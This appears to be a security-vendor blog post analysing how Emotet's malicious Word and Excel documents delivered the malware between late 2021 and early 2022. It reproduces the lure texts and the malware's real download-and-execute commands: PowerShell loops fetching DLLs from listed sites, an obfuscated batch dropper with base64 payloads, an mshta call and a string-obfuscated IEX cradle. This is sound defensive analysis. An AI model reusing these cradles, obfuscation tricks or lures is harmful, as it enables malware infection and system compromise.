MacroMalicious LinksObfuscation TechniquesSpam


Diving into the Emotet Maldoc Boutade

By Gaurav YadavApril 28, 2022

Emotet is a malware that is spread mainly via e-mail spam campaigns. A typical spam email contains an infected/weaponized document. This document acts as the initial vector that downloads/drops the actual malware and compromises the user's machine. In this blog, we will be explaining how Emotet uses Maldocs, password-protected obfuscated macros and the changes done to the same to download the actual payload along with the timeline of the activity starting from November 2021, when it was back after a hiatus, till the time of writing this blog.

November 2021

Emotet started sending malicious documents through emails which had password protected VBA macros and the template is as shown in Figure 1.




THIS DOCUMENT IS PROTECTED.

Previewing is not available for protected documents.

You have to press "ENABLE EDITING" and "ENABLE CONTENT" buttons to preview this document.

Figure 1: Word templates used by maldocs in Nov 2021


VBA Macros contained in the ".docm" file, first invokes cmd.exe to run powershell.exe with the following command



```
$strs=\"
https://evgeniys[.]ru/sap-logs/D6/,http://crownadvertising[.]ca/wp-includes/OxiAACCoic/,https://cars-taxono
my[.]mywebartist[.]eu/-/BPCahsAFjwF/,http://immoinvest[.]com[.]br/blog_old/wp-admin/luoT/,https://yoho[.]lo
ve/wp-content/e4laFBDXIvYT6O/,https://www.168801[.]xyz/wp-content/6J3CV4meLxvZP/,https://www[.]pasionportuf
uturo[.]pe/wp-content/XUBS/\".Split(\",\");

foreach($st in $strs){$r1=Get-Random;$r2=Get-Random;$tpth=\"C:\ProgramData\\\"+$r1+\".dll\";

Invoke-WebRequest -Uri $st -OutFile $tpth;if(Test-Path $tpth){$fp=\"C:\Windows\SysWow64\rundll32.exe\";

$a=$tpth+\",f\"+$r2;Start-Process $fp -ArgumentList $a;break;}};
```

Snippet 1: PowerShell command to download and execute the Emotet DLL


This command will access all the websites stored in the variable $strs and if the Emotet DLL is found, it will download the payload DLL into C:\ProgramData\ as ‘<random-name>.dll’. After downloading, the DLL will be executed with the help of C:\Windows\SysWow64\rundll32.exe.



```
⊟ WINWORD.EXE (2620)        Microsoft Word       C:\Program Files\...   Microsoft Corporat...  [redacted]  "C:\Program Files\Microsoft Office\Office16\WINWORD.E...
  ⊟ cmd.exe (3096)          Windows Comma...     C:\Windows\Syst...     Microsoft Corporat...  [redacted]  "C:\Windows\System32\cmd.exe" /c start /B powershell $...
      powershell.exe (1008) Windows PowerS...    C:\Windows\Syst...     Microsoft Corporat...  [redacted]  powershell $dfkj="$strs=\"https://evgeniys.ru/sap-logs/D6...
```

Figure 2: Execution flow of maldoc

Following lure was used in Excel files to trick users into enabling the macros in it. We can notice that Excel is also mispronounced. However, VBA macros were the same for both Excel and Word files.



SECURITY WARNING Macros have been disabled. Enable Content


THIS DOCUMENT IS ONLY AVAILABLE FOR DESKTOP OR LAPTOP VERSIONS OF MICROSOFT OFFICE EXCELL.
Open the document in Microsoft Office. Previewing online is not available for protected documents.

CLICK "ENABLE EDITING" FROM YELLOW BAR ABOVE
Once you have enabled editing, please click "Enable Content" button

Figure 3: Excel sheet lure


December 2021

Most of the Emotet related maldocs were seen to be dropping a .bat file. Instead of using readable commands, threat actors had obfuscated the commands within the batch script. The .bat file is then executed via CMD .



```
2:56:2...  WINWORD.EXE    2748  WriteFile       C:\ProgramData\uwdhx.bat                   SUCCESS   Offset: 0, Length: 5...
2:56:2...  WINWORD.EXE    2748  WriteFile       C:\ProgramData\uwdhx.bat                   SUCCESS   Offset: 512, Length...
2:56:2...  WINWORD.EXE    2748  WriteFile       C:\ProgramData\uwdhx.bat                   SUCCESS   Offset: 2,179, Leng...
2:56:2...  WINWORD.EXE    2748  WriteFile       C:\ProgramData\uwdhx.bat                   SUCCESS   Offset: 0, Length: 4...
2:56:2...  WINWORD.EXE    2748  Process Create  C:\Windows\system32\cmd.exe                SUCCESS   PID: 3992, Comma...
2:56:5...  cmd.exe        3992  Process Create  C:\Windows\System32\WindowsPower...        SUCCESS   PID: 3184, Comma...
2:58:5...  powershell.exe 3184  WriteFile       C:\User[redacted]AppData\Local\Temp...     SUCCESS   Offset: 0, Length: 1...
2:58:5...  powershell.exe 3184  WriteFile       C:\User[redacted]AppData\Local\Temp...     SUCCESS   Offset: 0, Length: 1...
```

Figure 4: .bat file being dropped in C:\ProgramData



uwdhx.bat


```
dir&echo ghjaerHSDfhsrDhrh545ue6jds5serHsdfh sghstgsdi7fuhgiert&SET rthi478e6wd=po&echo
fghhshKIUOYUKFj56ew45sterHSTjjsHSrhse4aw4ysrg ry5sdf&SET ierieidikdk=wers&echo fgidery7w3isgf
s7fg6fd676dv87fg87yreiughidfsudfgdghaHdfd&SET euie3uy4d=hell -e&echo dvfbsiyudgfe7du7 fs67dfu8ygireugis8ugfi7sdfiusdgig&SET nbuirhite
=nc
JABzAHQAcgBzAD0AIgBoAHQAdABwADoALwAvAGcAYQBtAGEAZQBzAC4AcwBoAG8AcAAvAHcAcAAtAGMAbwBuAHQAZQBuAHQALwBwAGwAdQBnAGkAbgBzAC8AcwBTAFQAVABvAG
EARQB3AEMARwA1AFYAQQBTAHcALwAsAGgAdAB0AHAAOgAvAC8AbgB1AHcAcwBhAGEAcgBjAHQAZQBjAGgALgBjAG8AbQAvAHcAcAAtAGMAbwBuAHQAZQBuAHQALwBTAHgAOQB0
AHYAVgA1AC8ALABoAHQAdABwADoALwAvAHcAdwB3AC4AZgBpAHoAaQBrAC4AdAB2AC4AdAByAC8AZQB4AC8AbQBsAEYASABOAEsAYgA5AHgALwAsAGgAdAB0AHAAcwA6AC8ALw
BzAGgAbwBwAGEAbABsAGMAYQByAHMALgBjAG8AbQAvAG4AbwBkAGUAXwBtAG8AZAB1AGwAZQBzAC8A&echo FHshrgsrt4w57e6juyodeyxdsyww2357wt
tryue56yert&SET toresrh446=
ZABYAEYAMABXAC8ALABoAHQAdABwAHMAOgAvAC8AaQBuAGYAbwBoAHkAYgByAGkAZAAuAGMAbwBtAC8AYQBzAHMAZQB0AHMALwBMAHEANQB2AGwAbABQAE4ALwAsAGgAdAB0AH
AAOgAvAC8AZgBzAGUALgBp
AG4ALgB1AGEALwBsAGEAeQBvAHUAdABzAC8AVwBNAEkAeABkAEkAZAAwAGIASABpAFMALwBHAG4AZgBpAGgATwBWAEcAcQBqAG0AcwBXAFAASgBnADQALwAiAC4AUwBwAGwAaQ
B0ACgAIgAsACIAKQA7AGYAbwByAGUAYQBjAGgAKAAkAHMAdAAgAGkAbgAgACQAcwB0AHIAcwApAHsAJAByADEAPQBHAGUAdAAtAFIAYQBuAGQAbwBtADsAJAByADIAPQBHAGUA
dAAtAFIAYQBuAGQAbwBtADsAIAAkAHQAcAB0AGgAPQAiAEMAOgBcAFAA&echo gf7r84ifsd dgfhi74t87tgiugh3i4ugi8gdiughdksjku4giudrfhideurid
gf6etr8uygdigdsfHjsDgHsr&SET bvik4ueow=
cgBvAGcAcgBhAG0ARABhAHQAYQBcACIAKwAkAHIAMQArACIALgBkAGwAbAAiADsASQBuAHYAbwBrAGUALQBXAGUAYgBSAGUAcQB1AGUAcwB0ACAALQBVAHIAaQAgACQAcwB0AC
AALQBPAHUAdABGAGkAbAB1ACAAJAB0AHAAdABoADsAaQBmACgAVAB1AHMAdAAtAFAAYQB0AGgAIAAkAHQAcAB0AGgAKQB7ACQAZgBwAD0AIgBDADoAXABXAGkAbgBkAG8AdwBz
AFwAUwB5AHMAVwBvAHcANgA0AFwAcgB1AG4AZABsAGwAMwAyAC4AZQB4AGUAIgA7ACQAYQA9ACQAdABwAHQAaAArACIALABmACIAKwAkAHIAMgA7AFMAdABhAHIAdAAtAFAAcg
BvAGMAZQBzAHMAIAAkAGYAcAAgAC0AQQByAGcAdQBtAGUAbgB0AEwAaQBzAHQAIAAkAGEAOwBiAHIAZQBhAGsAOwB9AH0A
echo HJDFghjty5dyfgddtgTDFhsdghsrsdhsrsHrhsdfrtYTuFgH dfuy34gudyftgu&start/B
%rthi478e6wd%%ierieidikdk%%euie3uy4d%%nbuirhite%%toresrh446%%bvik4ueow%&echo hfyre78wteugwidugf7se7igiswuegf7wegfwhpouo5tyhisdeofih
hw78efhiudhoihewro
```

Figure 5: Obfuscated batch commands in the dropped .bat file

When the .bat file is executed, it creates a PowerShell process with a base64 encoded PowerShell command. But the final PowerShell command remains similar as seen above in Snippet 1.

```
powershell -enc JABzAHQAcgBzAD0AIgBoAHQAdABwADoALwAvAGcAYQBtAGEA

ZQBzAC4AcwBoAG8AcAAvAHcAcAAtAGMAbwBuAHQAZQBuAHQALwBwAGwAdQBnAGkAbgBzAC8AcwBTAFQAVABvAGEARQB3AEMARwA1AFYA
```

Snippet 2: Base64 encoded PowerShell command



```
$strs="
http://gamaes[.]shop/wp-content/plugins/sSTToaEwCG5VASw/,http://newsaarctech[.]com/wp-content/Sx9tvV5/,http://www[
.]fizik[.]tv[.]tr/ex/mlFHNKb9x/,https://shopallcars[.]com/node_modules/dXF0W/,https://infohybrid[.]com/assets/Lq5v
llPN/,http://fse[.]in[.]ua/layouts/WMIxdId0bHiS/GnfihOVGqjmsWPJq4/".Split(",");

foreach($stin$strs){$r1=Get-Random;$r2=Get-Random;$tpth="C:\ProgramData\"+$r1+".dll";Invoke-WebRequest-Uri
$st-OutFile$tpth;if(Test-Path$tpth){$fp="C:\Windows\SysWow64\rundll32.exe";$a=$tpth+",f"+$r2;

Start-Process$fp-ArgumentList$a;break;}}
```

Snippet 3: Decoded PowerShell command

December 2021 — January 2022


During late December and January 2022, Emotet related maldocs were seen to execute html files present on the malicious site as shown in Snippet 4 with the help of mshta.exe as it can execute the JavaScript present in the html file.

Following command was executed during execution of word or excel files

```
cmd /c m^sh^t^a h^tt^p^:/^/87[.]251[.]86[.]1/pp/pp.html
```


Snippet 4: Cmd command executed through macros

The JavaScript present contacts the html file, resulting in the execution of the following obfuscated PowerShell command shown in Snippet 5.



```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"  -noexit

$c1='({GOOGLE}{GOOGLE}Ne{GOOGLE}{GOOGLE}w{GOOGLE}-Obj{GOOGLE}ec{GOOGLE}{GOOGLE}t
N{GOOGLE}{GOOGLE}et{GOOGLE}.W{GOOGLE}{GOOGLE}e'.replace('{GOOGLE}', '');

$c4=
'bC{GOOGLE}li{GOOGLE}{GOOGLE}en{GOOGLE}{GOOGLE}t).D{GOOGLE}{GOOGLE}ow{GOOGLE}{GOOGL
E}nl{GOOGLE}{GOOGLE}{GOOGLE}o'.replace('{GOOGLE}', '');

$c3=
'ad{GOOGLE}{GOOGLE}St{GOOGLE}rin{GOOGLE}{GOOGLE}g{GOOGLE}(''ht{GOOGLE}tp{GOOGLE}://
87[.]251[.]86[.]178/pp/PP.PNG'')'.replace('{GOOGLE}', '');
$JI=($c1,$c4,$c3 -Join '');
I`E`X $JI|I`E`X
```


Snippet 5: PowerShell command obfuscated by the string “Google”



```
(New-Object Net.WebClient).DownloadString(''http:// 87.251.86.178/pp /PP.PNG'')
```

Snippet 6: Deobfuscated Snippet 5 PowerShell command

If we notice Snippet 6 closely, the PowerShell command tries to contact a URL ”hxxp:// 87[.]251[.]86[.]178/pp /PP.PNG” to get the content from a .png file which is suspicious. The downloaded .png file is not what it is supposed to be, but is a PowerShell script as shown in Figure 6.



